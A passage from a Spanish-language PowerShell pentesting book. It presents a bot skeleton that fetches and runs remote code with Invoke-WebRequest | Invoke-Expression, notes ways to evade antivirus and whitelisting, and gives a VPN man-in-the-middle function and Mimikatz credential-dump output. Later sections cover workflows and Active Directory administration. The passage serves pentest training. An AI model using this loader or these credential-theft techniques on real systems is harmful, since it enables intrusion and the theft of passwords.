Hay circunstancias que es importante tener en cuenta. La utilización de este tipo de *bots* en la línea de comandos de *PowerShell* ayuda a saltarse diferentes mecanismos de protección, por ejemplo, permite al *pentester* evadir sistemas de seguridad como puede ser un antivirus. Además, el *pentester* puede evadir las famosas listas blancas de ejecución de aplicaciones que se pueden encontrar en los diferentes equipos de una organización, se evita generar tráfico sospechoso utilizando tráfico HTTP para la obtención de ciertas funcionalidades, se puede utilizar proxies a través de los *cmdlets* de *PowerShell* y la posibilidad de ejecutar código a través del terminal. Estas características ayudan a contrarrestar la limitación de la no disponibilidad en el equipo de herramientas.

Antes de seguir describiendo el *bot* es importante comentar que este tipo de *bots* podrían ser remotos también. Podrían utilizar entornos como *Twitter*, *Facebook* o *Pastebin* como panel de instrucciones, e incluso como fuentes dónde descargar las funciones y código a ejecutar en *base 64*. Se debe tener en cuenta que el *bot* puede ser todo lo complejo que se quiera, incluso que podría acabar siendo un tipo de *malware* interactuando con el registro de *Windows* y obteniendo persistencia de algún modo, ya sea porque se introduzca en una orden en el registro o, porque se genere algún tipo de *script* con extensión *.ps1*.

En este apartado se pretende disponer de un esqueleto básico de un *bot* con el que cada usuario pueda aumentarlo en función de sus necesidades. El esqueleto básico del *bot* será un bucle *while* el cual se encarga de iterar y comprobar qué funciones se quiere descargar y, posteriormente, cargar en el ámbito de ejecución de *PowerShell* para después poder invocarlas.

```
$condition = $true
$ip = "192.168.56.101" #Dirección IP dónde cargar funciones y devolver resultados
en caso de necesidad
while($condition){
        $command = Read-Host "local$>"
        $command = $command.split("|")
        $command
        $result = $true
        if ($result -eq $true){
            if ($command[0] -eq "load")
            {
                if($commandlist -notcontains $command[1]){
                    $uri = "http://"
                    $uri+=$ip;$uri+="/";$uri+=$command[1];$uri+=".txt"
                    $uri
                    Invoke-WebRequest $uri | Invoke-Expression
                    $commandlist+=$command[1]}
                if ($command[2])
                {
                    $comando = $command[1];$comando += " ";$comando+=$command[2]
                    $comando | Invoke-Expression
                }
```

```
            else
            {
                $comando = $command[1]
                $comando | Invoke-Expression
            }
            $execute
            $execute.Length
            if($execute.Length -gt 0){send-results -file $command[1] -ip $ip
-execution $execute} #Send-TwitterDm -Message $execute -Username 'fluproject'
        }
    }
    $condition = $command -ne "quit!"
}
```

¿Cómo se carga el código? A través de funciones que son descargadas a través del *cmdlet Invoke-WebRequest*. Con este *cmdlet* se descarga el código desde un servidor web, aunque como se ha comentado se puede descargar desde otras ubicaciones, por ejemplo *Twitter o Pastebin*.

El código que se quiere ejecutar no se encuentra *hardcodeado* en el *script*, por lo que se entiende que el código es cargado en el ámbito del *script* dinámicamente, dotando de gran potencial a este tipo de *bots*. Cuando el código es descargado en forma de función de *PowerShell* se utiliza el *cmdlet Invoke-Expression* para cargar la función en el ámbito del *script* con el fin de poder invocarla de ahora en adelante.

```
if($commandlist -notcontains $command[1]){
        $uri = "http://"
        $uri+=$ip;$uri+="/";$uri+=$command[1];$uri+=".txt"
        $uri
        Invoke-WebRequest $uri | Invoke-Expression
        $commandlist+=$command[1]
}
```

¿De dónde se leen los comandos? Como se mencionó anteriormente los comandos pueden ser leídos en remoto de una cuenta de *Twitter*, por ejemplo. También puede ser leído del propio servidor web dónde se cargan las funciones dinámicamente. En este ejemplo, y entendiendo que el usuario se encuentra en un entorno local, será éste el que los introduzca desde el *prompt*. Se decidió utilizar una nomenclatura básica, la cual consta de tres partes:

- Comando de carga denominado *load*.
- El segundo comando indica el nombre de la función que acaba de ser cargada con *Invoke-WebRequest* concatenado con *Invoke-Expression*.
- El tercer comando es opcional e indica los parámetros que deben ser pasados a la función que se ha cargado en el ámbito del *script* previamente.

En resumen la sintaxis es la siguiente *load* | *<nombre función>* | *<argumentos de la función>*. Supóngase que existe una función como la que se muestra en la imagen. Desde el *prompt* del *bot* se ejecuta la instrucción *load* | *vpn_mitm* | *-ip <dirección IP vpn server>*, y ¿ahora qué ocurre? Como se puede ver en el código, una vez se introduce la orden, se descarga y carga el código en el ámbito

del *script* en forma de función y se invoca su ejecución. En este caso esta función generará un *profile* de VPN y realizará la conexión a un servidor de VPN ubicado en la dirección IP que se pasó a la función. ¿Qué se consigue con este ejemplo? El tráfico de la máquina dónde se encuentra el usuario comenzará a salir por defecto por el servidor de VPN consiguiendo realizar un *Man In The Middle*, ya que todo el tráfico puede ser monitorizado por el usuario remoto.

```
vpn_mitm.txt: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
function vpn_mitm{
        param
        (
                [Parameter(Mandatory)]
                [string] $ip
        )
        Add-VpnConnection -Name proof -
ServerAddress $ip -TunnelType Pptp -
AuthenticationMethod MSChapv2
        rasdial.exe "proof" pablo metasploit
}
```

Fig. 2.24: Código en un fichero TXT de una función que se puede cargar con el bot.

Otro ejemplo de código que se puede ejecutar es un *mimikatz*. Este código se puede obtener del conjunto de *scripts* que proporciona *PowerSploit* a través de su *github https://github.com/mattifestation/PowerSploit*. Sobre *PowerSploit* se estudiarán muchas más cosas en siguientes capítulos del libros. Como se puede visualizar en la imagen, una vez que la función es descargada y ejecutada en el ámbito del *bot*, la salida proporciona información sobre las contraseñas de los usuarios que han iniciado sesión en el sistema. Es importante recordar que para ejecutar *Mimikatz* en el sistema se debe tener privilegios.

```
Authentication Id : 0 ; 64899 (00000000:0000fd83)
Session           : Interactive from 1
User Name         : Administrator
Domain            : pshell8
SID               : S-1-5-21-3507275698-1183418431-608800615-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : pshell8
         * LM       : 8735172c3a77d2c65aacd84cd494924f
         * NTLM     : 7015aa2627690da1100e50d3f2937f18
         * SHA1     : 354417c7a665da7483738c65d8dce7b3f1cbe274
        tspkg :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        wdigest :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        livessp :
        kerberos :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        ssp :
        credman :
```

Fig. 2.25: Ejecución de la función de Mimikatz a través de PSBot.

A continuación se puede ver un recopilatorio de proyectos, conjuntos de *scripts* y *frameworks* que utilizan código *PowerShell* para ejecutar acciones a bajo y alto nivel y pueden ser utilizados en ataques en un *pentest*.

En los próximos capítulos se estudiarán diversos *frameworks*, y aunque ahora se hace un pequeño resumen de los utilizados en este *bot*, hay otros que aportan muchas funcionalidades interesantes para el *pentesting* con *PowerShell*.

- *PowerUp*. Proporciona diferentes herramientas para llevar a cabo escaladas de privilegios en *Windows*. Su *Github* está en la dirección URL *https://github.com/Veil-Framework/PowerTools/tree/master/PowerUp*.
- *PowerSploit*. Como se comentó anteriormente es el conjunto de *scripts* de *PowerShell* por excelencia. Su *Github* está en la dirección URL *https://github.com/mattifestation/PowerSploit*.
- *Posh-SecMod*. Un *framework* el cual permite interactuar con *Shodan*, *Metasploit* o *Nessus*. Puede ser utilizado en *post-explotación* o identificación y descubrimiento de activos. Su *Github* se encuentra en la dirección URL *https://github.com/darkoperator/Posh-SecMod*.
- *PEchecker*. Estos *scripts* comprueban las opciones de compilación y mecanismos de protección como son ASLR, DEP, *SafeSEH*, entre otros. Su dirección URL de *Github* se encuentra en *https://github.com/NetSPI/PEchecker*.

16. Workflows

Los *workflows* o flujos de trabajo permiten al administrador utilizar éstos para ejecutar tareas o acciones en paralelo en la propia línea de comandos. Esta funcionalidad puede ser realmente útil para aprovechar el potencial de la máquina y los recursos hardware y, además, automatizar de manera más eficiente las tareas a realizar en el día a día del *pentesting*.

Estos flujos de trabajo aparecen en la versión *3.0* de la línea de comandos de *Microsoft* y aportan potencia al usuario.

¿Por qué los *workflow* en *Powershell*? Esta pregunta tiene una sencilla respuesta, la nube y los centros de datos basados en *Windows*. La computación en la nube proporciona alta disponibilidad, servicios escalables que aprovechan un gran volumen de datos, etcétera.

La gestión del *cloud* tiene que ser fiable y para disponer de esta fiabilidad se integran los *workflows* en *Powershell*. Suelen ser flujos de trabajo de larga duración que están diseñados para soportar errores de los componentes o dispositivos de red, es decir, resistir a los fallos.

Powershell se aprovecha de la escalabilidad y la madurez en la que se encuentra *Windows Workflow Foundation 4.0* para llevar los beneficios de los flujos de trabajo a los desarrolladores en *Powershell*.

Los objetivos principales de los *workflow* son los siguientes:

- Minimizar la complejidad de la automatización a través de un gran número de equipos o centro de datos.
- Realizar mayor número de tareas en paralelo para lograr una optimización de tiempos.

Se mejoraron los siguientes aspectos:

- Flujo de trabajo simplificado.
- Reutilización del conocimiento existente, es decir, en *Windows Wokflow Foundation*.
- Realizar un flujo de trabajo fiable.
- Rendimiento y escalabilidad.

El flujo

Para la creación de flujos de trabajo se ha reutilizado la sintaxis de *Powershell*. Este movimiento de *Microsoft* se produce para facilitar al usuario que ha invertido tiempo en el aprendizaje de esta línea de comandos. Los *workflow* XAML, *eXtensible Application Markup Language*, son compatibles con *Powershell*, por lo que si se disponen de este tipo de *workflows* seguirán siendo compatibles.

Si el administrador o *pentester* escribe con asiduidad *scripts* en *Powershell* será realmente sencillo el escribir los flujos de trabajo. Se aprovechará los conocimientos que se disponen para el desarrollo de *scripts* y simplemente añadiendo nuevas, pero pocas, construcciones se generarán los *workflows*.

Antes de ver el esqueleto de un *workflow* se debe tener en mente algunos conceptos como son la sección paralela y secuencial que serán estudiadas más adelante.

A continuación se especifica el esqueleto de un *workflow* y el aspecto que éstos tienen:

```
#En primer lugar se indican mediante la palabra reservada workflow
Workflow prueba{
#Se mostrará por pantalla la frase hola mundo!
"hola mundo!"
}prueba
```

Hay que destacar que el cierre de llaves no indica el final de la ejecución como se puede pensar a priori. Si se escribiesen órdenes después del cierre de llaves, antes de indicar el final del *workflow* con la palabra que da nombre al flujo de trabajo, se ejecutarían previamente al lanzamiento de las instrucciones que se encuentran en el interior de las llaves. Como ejemplo se propone el siguiente código:

```
#En primer lugar se indican mediante la palabra reservada workflow
Workflow prueba{
#Se mostrará por pantalla la frase hola mundo!
"hola mundo!"
}
Clear-host
Get-childitem
prueba
```

```
    Directorio: C:\Users\Administrador

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--        25/06/2012     11:04            Contacts
d-r--        25/06/2012     11:04            Desktop
d-r--        25/06/2012     11:04            Documents
d-r--        25/06/2012     11:04            Downloads
d-r--        25/06/2012     11:04            Favorites
d-r--        25/06/2012     11:04            Links
d-r--        25/06/2012     11:04            Music
d-r--        25/06/2012     11:04            Pictures
d-r--        25/06/2012     11:04            Saved Games
d-r--        25/06/2012     11:04            Searches
d-r--        25/06/2012     11:04            Videos
prueba!
```

Fig. 2.26: Ejecución de un workflow básico.

Existen ciertas palabras reservadas para optimizar y configurar la ejecución de los *workflows*. Se puede requerir ciertas tareas en paralelo y otras de manera secuencial. Para ello se dispone de las palabras reservadas *Parallel y Sequence*. La semántica es bastante sencilla, si en el cuerpo de un *workflow* se indica un campo *Parallel* abriendo llaves se especifica que las tareas que se escriban en el interior de ese campo se realizarán en paralelo. Por el contrario si en el cuerpo de un *workflow* se indica un campo *Sequence* se indica que las tareas que se encuentren en el interior de las llaves se ejecutarán de manera secuencial, es decir, siguiente el orden de aparición en el *script*. Como ejemplo se puede observar el siguiente:

```
Workflow prueba{
#tareas en paralelo
Parallel{
        Get-childitem
        "Segunda tarea"
        }
}
prueba
```

```
    Directorio: C:\Users

Mode                LastWriteTime     Length Name                PSComputerName
----                -------------     ------ ----                --------------
d----        25/06/2012     11:04            Administrador       localhost
Segunda tarea
d-r--        19/05/2012     11:35            Public              localhost
-a---        19/07/2012     14:49        142 i64.txt             localhost
-a---        19/07/2012     14:51       2114 proc.txt            localhost

PS C:\Users> i64

    Directorio: C:\Users

Mode                LastWriteTime     Length Name                PSComputerName
----                -------------     ------ ----                --------------
d----        25/06/2012     11:04            Administrador       localhost
d-r--        19/05/2012     11:35            Public              localhost
Segunda tarea
-a---        19/07/2012     14:49        142 i64.txt             localhost
-a---        19/07/2012     14:51       2114 proc.txt            localhost
```

Fig. 2.27: Ejecución en paralelo.

Se puede observar como la ejecución en paralelo puede provocar que cuando las tareas requieran utilizar el recurso de la pantalla la salida de información sea entre medias, y ejecutando varias veces el mismo *workflow* la salida o presentación de la información se en distinto orden. Se puede visualizar como las dos tareas son ejecutadas simultáneamente.

En el siguiente ejemplo se ejecuta dos tareas en paralelo, pero una de ellas tiene varias instrucciones secuenciales.

```
Workflow prueba{
#tareas en paralelo
Parallel{
        #tareas secuenciales de la primera tarea en paralelo
        Sequence{
                Get-childitem
                "Segunda secuencial"
        }
        "Segunda tarea"
        }
}
prueba
```

```
    Directorio: C:\Users

Mode                LastWriteTime     Length Name                PSComputerName
----                -------------     ------ ----                --------------
d----        25/06/2012     11:04            Administrador       localhost
d-r--        19/05/2012     11:35            Public              localhost
-a---        19/07/2012     14:49        142 i64.txt             localhost
-a---        19/07/2012     14:51       2114 proc.txt            localhost
Segunda tarea
Segunda secuencial

PS C:\Users> i64

    Directorio: C:\Users

Mode                LastWriteTime     Length Name                PSComputerName
----                -------------     ------ ----                --------------
d----        25/06/2012     11:04            Administrador       localhost
d-r--        19/05/2012     11:35            Public              localhost
Segunda tarea
-a---        19/07/2012     14:49        142 i64.txt             localhost
-a---        19/07/2012     14:51       2114 proc.txt            localhost
Segunda secuencial
```

Fig. 2.28: Ejecución en paralelo con tareas secuenciales.

Se puede observar en el código como existen dos tareas en ejecución paralelas, mientras que la primera tarea paralela dispone de dos instrucciones secuenciales. En la ejecución se puede visualizar como la primera tarea paralela ejecuta dos subtareas o instrucciones de manera secuencial y en ningún caso se ejecutará la segunda antes que la primera.

Por el contrario sí que se puede solapar la segunda tarea que se ejecuta en paralelo con las otras dos instrucciones que componen la primera tarea paralela.

Algunas instrucciones pueden provocar errores en el cuerpo del *workflow* y no ejecutarse o completar la tarea o subtarea. Es por esto que se utilizan los *InlineScript*, son pequeños bloques de *script* que se ejecutan en el interior del *workflow* y permiten ejecutar esas instrucciones que anteriormente daban error.

Un ejemplo de código y ejecución de *InlineScript* es el siguiente:

```
Workflow prueba{
#tareas en paralelo
Parallel{
        #tareas secuenciales de la primera tarea en paralelo
        Sequence{
                Get-childitem
                "Segunda secuencial"
                InlineScript{
                        $a=1+20
                        $b=$a+1
                        $b
                }
        }
        }
}
Prueba
```

```
InlineScript
   En ejecución
   1.6: Línea i64:6 char:6

PS C:\Users>
PS C:\Users> i64

    Directorio: C:\Users

Mode                LastWriteTime     Length Name             PSComputerName
----                -------------     ------ ----             --------------
d----          25/06/2012     11:04            Administrador  localhost
d-r--          19/05/2012     11:35            Public         localhost
-a---          19/07/2012     14:49        142 i64.txt        localhost
-a---          19/07/2012     14:51       2114 proc.txt       localhost
Segunda secuencial
```

Fig. 2.29 : Ejecución de InlineScript.

17. Otros productos

En este apartado se estudiará la interacción con productos de *Microsoft*, como el directorio activo o *Internet Information Service*. También se explicará la mejor forma de utilizar los *cmdlets* que proporcionan los módulos de directorio activo y de IIS. Esto proporciona una idea básica al *pentester* que puede utilizar esta información para sus *scripts*, como hacen muchos *frameworks* de los que se estudian en el libro.

Directorio activo, ¿Por qué?

El directorio activo permite a los administradores gestionar los recursos, usuarios, permisos, políticas de seguridad de manera centralizada. Esta implementación utiliza distintos protocolos, como pueden ser DNS (*Domain Name System*), *Kerberos*, LDAP (*Lightweight Directory Access Protocol*).

Se puede visualizar el directorio activo como una gran base de datos centralizada, accesible desde una red distribuida y organizada. En el directorio activo se dispone de objetos, que pueden ser usuarios, recursos y servicios.

El objetivo de este apartado es explicar las herramientas que se disponen en *Powershell* para gestionar el directorio activo. Las tareas realizadas con *Powershell* sobre el directorio activo pueden resultar de gran utilidad al administrador en el instante de gestionar los *scripts* para la automatización de tareas.

Para versiones previas a *Windows 2008 R2* se dispone de ADSI, *Active Directory Service Interfaces*, el cual soporta distintos tipos de directorios, por ejemplo, LDAP o la base de datos de cuentas locales de *Windows* SAM, *Security Account Manager*. ADSI no aporta riqueza semántica a *Powershell*, ya que no existen cmdlets. Cuando se requiera trabajar sobre bases de datos de cuentas locales se debe utilizar ADSI, y en versiones servidor dónde no se disponga de la posibilidad de utilizar el módulo de directorio activo de *Powershell* también.

En *Windows 2008 R2* se dispone de un módulo para *Powershell* para la gestión del directorio activo. Este módulo aporta gran flexibilidad y sencillez para realizar las tareas de gestión del directorio activo y su uso, siempre que se pueda, es altamente recomendado. El módulo dispone de un proveedor, como los vistos anteriormente en el libro, y un conjunto de *cmdlets* para la interacción con el directorio activo.

ADSI: La API para equipos locales

ADSI puede interactuar con la base de datos de cuentas locales de los equipos cliente de *Windows* y las versiones servidor a excepción del controlador de dominio. Esta base de datos denominada SAM, almacena objetos de tipo usuario y grupos de usuario. El proveedor que se utilizará la acceder a estos objetos es *WinNT:* y hay que especificar que las mayúsculas y minúsculas, en esta ocasión, tienen relevancia.

Para gestionar este tipo de bases de datos se intentará buscar una estrategia para, en primer lugar, disponer de una lógica y conocimiento de lo que se va a realizar, y en segundo lugar, optimizar el código de *scripting* para seguir un patrón e intentar automatizar el proceso.

El primer paso será realizar la conexión a la máquina, ya sea local o remota. Para ello la instrucción que se debe ejecutar es *$con = [ADSI]"WinNT://<máquina>"*. La instrucción utiliza el proveedor *WinNT:* y se conecta a la máquina que se requiera, si la máquina fuera local se debería ejecutar la instrucción tal cual *$con = [ADSI]"WinNT://$(hostname)"*. Para cualquier interacción con la SAM se debe abrir la conexión con la máquina.

Una vez se dispone de la conexión abierta se puede empezar a realizar consultas, inserciones o modificaciones sobre la máquina. Es importante, para entender la estructura en la que ADSI trabaja, visualizar la máquina como un árbol dónde la propia máquina es la raíz. Cuando se crea un objeto usuario, éste colgará de la raíz que es la propia máquina. Cuando se crea un objeto grupo, éste se encontrará al mismo nivel que el objeto usuario. Dentro de los grupos se encuentra una lista de miembros, por lo que el objeto grupo será el padre del objeto miembros de usuarios de dicho grupo.




Fig. 2.30: Aproximación a la estructura WinNT:.

En los siguientes apartados se estudiará cómo realizar distintas acciones sobre usuarios y grupos, pero se dispone de una estrategia global de cómo se realizarán las distintas consultas o modificaciones sobre la SAM a través de ADSI. Por ejemplo, si se requiere colocar la conexión en un objeto grupo concreto, en vez de abrir la conexión como se explicó anteriormente, se debería bajar un nivel en la estructura de la siguiente manera *$con = [ADSI]"WinNT://<máquina>/<nombre grupo>,group"*.

Lo difícil en la presente estrategia es saber que propiedades y métodos utilizar para obtener la información. Para ello se verán distintos ejemplos en los siguientes apartados.

Ejemplo 1: Listado de usuarios

En primer lugar y siguiendo la estrategia definida en el apartado anterior se crea la conexión apuntando a la raíz de la estructura. Después se invoca a los elementos que cuelgan de la raíz para quedarse con los que son de clase *user*. Una vez realizada esta acción hay que mostrar el nombre de esos elementos. Para el ejemplo también se obtendrá el último *login*.


```
$con = [ADSI]"WinNT://$(hostname)"
$con.psbase.Children | where{$_.psbase.schemaclassname -eq 'user'} | foreach {$_.
properties} | foreach {Write-Host $_.name $_.lastlogin}
```

¿Qué propiedades se puede obtener de los usuarios? Esta interesante pregunta que respondida cuando al código anterior se le elimina el último bucle, obteniéndose la lista de propiedades que se puede consultar de un usuario.

Ejemplo2: Listado de usuarios remotos

Con el siguiente ejemplo se quiere generalizar en las acciones remotas con ADSI en bases de datos de cuentas locales.

Es importante recalcar que existen distintos métodos para acceder a la lista de usuarios de la máquina remota. El presente ejemplo especifica cómo utilizar ADSI para que interactúe de manera remota con otra máquina.

Para lograr este objetivo debe cumplirse una premisa y es que el usuario con logueado en la máquina local debe existir en la máquina remota y ser administrador. Tras este requisito, el código del ejemplo anterior cambia simplemente en la conexión.

```
$con = [ADSI]"WinNT://<nombre máquina remota>"
$con.psbase.Children | where{$_.psbase.schemaclassname -eq 'user'} | foreach {$_.
properties} | foreach {Write-Host $_.name $_.lastlogin}
```

Ejemplo 3: Crear usuario

En primer lugar, como en las ocasiones anteriores, se debe crear la conexión apuntando, en este caso, a la máquina, ya sea local o remota. Se dispone de un método denominado *Create* al cual se le pasa el nombre de usuario y el tipo *user*. Se puede, y es recomendado, asignar una contraseña al usuario.

```
$con = [ADSI]"WinNT://<nombre máquina>"
$usuario = $con.Create('user',<nombre usuario>)
$usuario.SetPassword(<contraseña>)
$usuario.SetInfo()
```

El nombre de usuario y la contraseña deben ser una cadena de texto. El método *SetInfo* realiza la creación del usuario permanente del usuario en el sistema. Por defecto, el usuario deberá cambiar la contraseña en el siguiente inicio de sesión y para realizar la creación de los usuarios hay que disponer de una *Powershell* con elevación de privilegios.

Ejemplo 4: Eliminar usuario

Para la eliminación de un usuario simplemente debe ejecutarse el método *Delete* indicando el tipo de objeto que es, *user*, y el nombre del usuario que se desea eliminar. Por supuesto, en primer lugar hay que realizar la conexión apuntando a la máquina, que es el nivel dónde cuelgan los usuarios.

```
$con = [ADSI]"WinNT://<nombre máquina>"
$con.Delete('user', <nombre usuario>)
```

ADSI: La API para Active Directory

El directorio activo podría ser tratado con el proveedor *WinNT*, pero se simplifica la gestión utilizando el proveedor LDAP, que está creado específicamente para este uso. La estrategia para la gestión del directorio activo es similar que la utilizada con *WinNT*. En primer lugar se deberá conectarse al objeto del directorio activo y realizar su administración.

LDAP utiliza unos parámetros especiales para indicar ciertos valores en el momento de la conexión, consulta, modificación de valores de los objetos del directorio activo. En la siguiente tabla se facilitan los utilizados en el presente apartado.

Parámetro	Descripción
CN	Identifica el nombre del objeto
OU	Identifica una unidad organizativa
DC	Identifica el componente de dominio
DN	Identifica de forma unívoca un objeto en la estructura del directorio. Se puede ver como la ruta hacia el objeto, especificando CN, OU, DC

Tabla 2.10: Parámetros LDAP.

El DN, *Distinguished Name*, comienza por el CN, *Common Name*, y se va especificando los elementos que hay por encima del objeto hasta llegar al dominio, es decir, pasando por las diferentes OU, *Organizational Unit*, hasta el DC, *Domain Component*.

Conexión al AD

La conexión al directorio activo puede realizarse en local o en remoto. Esta última conexión es, generalmente, la más utilizada para administrar distintos dominios. Para realizar la conexión a la raíz del dominio actual se ejecutará el siguiente código. No se especifica ningún objeto concreto, ya que no se tiene porque saber que objetos componen el dominio. Esta conexión es ideal para, una vez conectados, realizar la búsqueda de objetos a través de la estructura.

```
$dominio = [ADSI]'LDAP://DC=i64,DC=local'
#Otra opción equivalente es
$dominio = [ADSI]''
```

Si se requiere una conexión a un objeto en concreto, sería tan sencillo como almacenar en una variable el objeto que devuelve la cadena de conexión, *$dominio = [ADSI]'LDAP://CN=<objeto>,OU=<nombre OU>,DC=<dominio>,DC=<dominio raíz>'*.

Para realizar una conexión con las credenciales de otro usuario administrador, ya sea para conectar a otro dominio distinto en el que no se encuentra la máquina origen o porque se desea utilizar otras credenciales en mismo dominio, hay que utilizar la clase de .NET *Framework System.DirectoryServices.DirectoryEntry*. Se explicarán a lo largo del apartado las distintas clases de .NET *Framework* que son necesarias para la administración del directorio activo.

La sintaxis es sencilla, hay que crear un objeto de la clase anteriormente comentada indicando en la cadena el nombre del dominio o IP a la que se requiere conectar, el usuario, que debe ser administrador, y la contraseña. Un ejemplo de esta sintaxis es: *$dominio = New-Object System.DirectoryServices.DirectoryEntry('LDAP://<IP o nombre dominio>','<usuario administrador>','<contraseña>')*.

Buscar objetos en el AD

Una vez se ha estudiado como realizar las conexiones con la estructura del servicio de directorio la búsqueda de objetos va a resultar muy sencilla. Se utilizará un filtro con el que obtener los objetos requeridos por el administrador y 2 métodos que mostrarán todos los valores filtrados o el primero los encontrados.

La búsqueda se va a poder realizar de cualquier tipo de objeto, incluso se podrá utilizar metacaracteres con los que conseguir ampliar el abanico de la búsqueda. Para la búsqueda de objetos se utiliza la clase de .NET *Framework System.DirectoryServices. DirectorySearcher*.

La estrategia que se seguirá es la siguiente, en primer lugar se obtendrá la conexión al dominio raíz, ya sea local o remoto, o la conexión al objeto en concreto sobre el que se requiera una búsqueda a partir de dicho nivel. Una vez creada la conexión se creará el objeto de búsqueda, a partir de la clase mencionada anteriormente. Este objeto dispone del método *Filter* el cual será utilizado para, mediante reglas, filtrar los objetos. Por último se utilizará los métodos *FindOne* o *FindAll*, en función de si se quiere mostrar el primer objeto filtrado o todos los filtrados.

```
$dominio = [ADSI]'LDAP://DC=i64,DC=local'
$busqueda = New-Object System.DirectoryServices.DirectorySearcher($dominio)
$busqueda.Filter='(<comparación>)'
$busqueda.FindAll()
```

Hay que recalcar que el filtro puede llevar comparaciones compuestas, es decir, con Y lógicos u O lógicos. Un ejemplo de esa comparación sería *$busqueda.Filter='(&(comparación1)(comparación2)'*.

Ejemplo 1: Listar equipos

El código para listar los equipos que se encuentran en el dominio sobre el que se ha realizado la conexión es el siguiente.

```
$dominio = [ADSI]'LDAP://DC=11paths,DC=local'
$busqueda = New-Object System.DirectoryServices.DirectorySearcher($dominio)
$busqueda.Filter='(objectclass=computer)'
$busqueda.FindAll
```

Ejemplo 2: Listar usuarios y grupos

El código para el listado de usuarios y grupos es similar, salvo que en los usuarios hay que listar además que lo filtrado pertenece a una categoría denominada persona.

```
$dominio = [ADSI]'LDAP://DC=11paths,DC=local'
$busqueda = New-Object System.DirectoryServices.DirectorySearcher($dominio)
$busqueda.Filter='(&(objectclass=user)(objectcategory=person))'
#Para grupos $busqueda.Filter='(objectclass=group)'
$busqueda.FindAll
```

Administración

La administración sobre el directorio activo se realiza, principalmente, sobre usuarios, grupos y unidades organizativas. En algunos casos el código para llevar a cabo ciertas acciones es similar entre estos objetos.

En el presente apartado se explicarán de manera conjunta las acciones similares entre estos objetos, y especificando los casos en los que no son iguales.

Ejemplo 3: Crear objetos

En el siguiente ejemplo se muestra la creación de objetos, usuarios, grupos y unidades organizativas. Se utiliza el método *Create*, *Put* y *SetInfo*. El primer método crea el objeto sobre la ruta LDAP especificada en la conexión. El segundo aplica cambios sobre el objeto y el tercer método hace el objeto persistente en el directorio activo. Estos métodos han sido estudiados en el apartado de gestión de cuentas locales.

En la creación de usuarios es altamente recomendado utilizar el atributo *UserPrincipalName*, para aplicar seguridad más alta en la autenticación, ya que se utiliza el protocolo *Kerberos* en vez de utilizar NTLM. Los usuarios pueden almacenarse en un contenedor, unidad organizativa o en la raíz del dominio. En el ejemplo, se almacenará en el contenedor de usuarios.

```
$dominio = [ADSI]'LDAP://CN=Users,DC=11paths,DC=local'
$usuario = $dominio.Create('user','cn=<nombre usuario>')
$usuario.Put('SamAccountName','<nombre usuario>')
$usuario.Put('UserPrincipalName','<nombre usuario>@11paths.local')
$usuario.SetInfo()
```

La creación de unidades organizativas es similar a la creación de usuarios, simplemente hay que indicar que lo que quiere crear es una OU.

```
#Conexión a la ruta mediante LDAP
$ou = $dominio.Create('organizationalUnit','ou=<nombre OU>')
$ou.SetInfo()
```

Para crear una unidad organizativa en el interior de otra, la cadena de conexión sería *$dominio = [ADSI]'LDAP://OU=<ou padre>,DC=11paths,DC=local'*.

Ejemplo 4: Mover objetos

Para mover objetos dentro del directorio activo se dispone del método *MoveHere*. Este método también se utiliza para renombrar el nombre de los objetos. La semántica es sencilla, en primer lugar, se crea un objeto que apunta a la ruta del proveedor LDAP, esta ruta es el destino del objeto

que se quiere mover. Después, se ejecuta el método *MoveHere* pasando como parámetro la ruta, que será el origen, del objeto que se quiere mover.

```
#Mover una OU de la raíz del dominio a una OU
$destino = [ADSI]'LDAP:// OU=<ou destino>,DC=11paths,DC=local'
$destino.MoveHere('LDAP://OU=<ou origen>,DC=11paths,DC=local','OU=<Nuevo nombre
ou>')
#Mover un usuario de un contenedor a otro
$destino = [ADSI]'LDAP://CN=Builtin,DC=11paths,DC=local'
$destino.MoveHere('LDAP://CN=<usuario>,CN=Users,DC=11paths,DC=local','CN= <nombre
usuario>')
#Mover un grupo de un contenedor a otro
$destino = [ADSI]'LDAP://CN=Users,DC=11paths,DC=local'
$destino.MoveHere('LDAP://CN=<grupo>,CN=Users,DC=11paths,DC=local','CN= <nombre
grupo>')
```

Cmdlets desde Windows 2008 R2

La versión *Windows Server 2008 R2* dispone de un módulo, que se instala en el servidor cuando el rol de *Active Directory* es agregado. Este módulo aporta un proveedor con el cual poder navegar por el directorio activo como si se tratase del sistema de archivos. También aporta un conjunto de *cmdlets* con el que realizar las tareas de administración sobre el directorio activo. Para cargar el módulo se dispone del *cmdlet Import-Module*. La instrucción para cargar el módulo es *Import-Module ActiveDirectory*.

El proveedor de Active Directory

El proveedor facilita la navegación por el directorio activo de tal forma como si el usuario se encontrase navegando por el sistema de archivos. En el proveedor se puede utilizar los *cmdlets* básicos para crear, eliminar, listar y moverse por el sistema de archivos, salvo que esta vez las acciones se realizan sobre el directorio activo.

Una vez el módulo de *Active Directory* está cargado se accede a él con la instrucción *cd ad:* como si se cambiase de unidad. Para listar el contenido, directamente *ls* o *get-childitem*.

```
PS C:\Users\Administrador> cd ad:
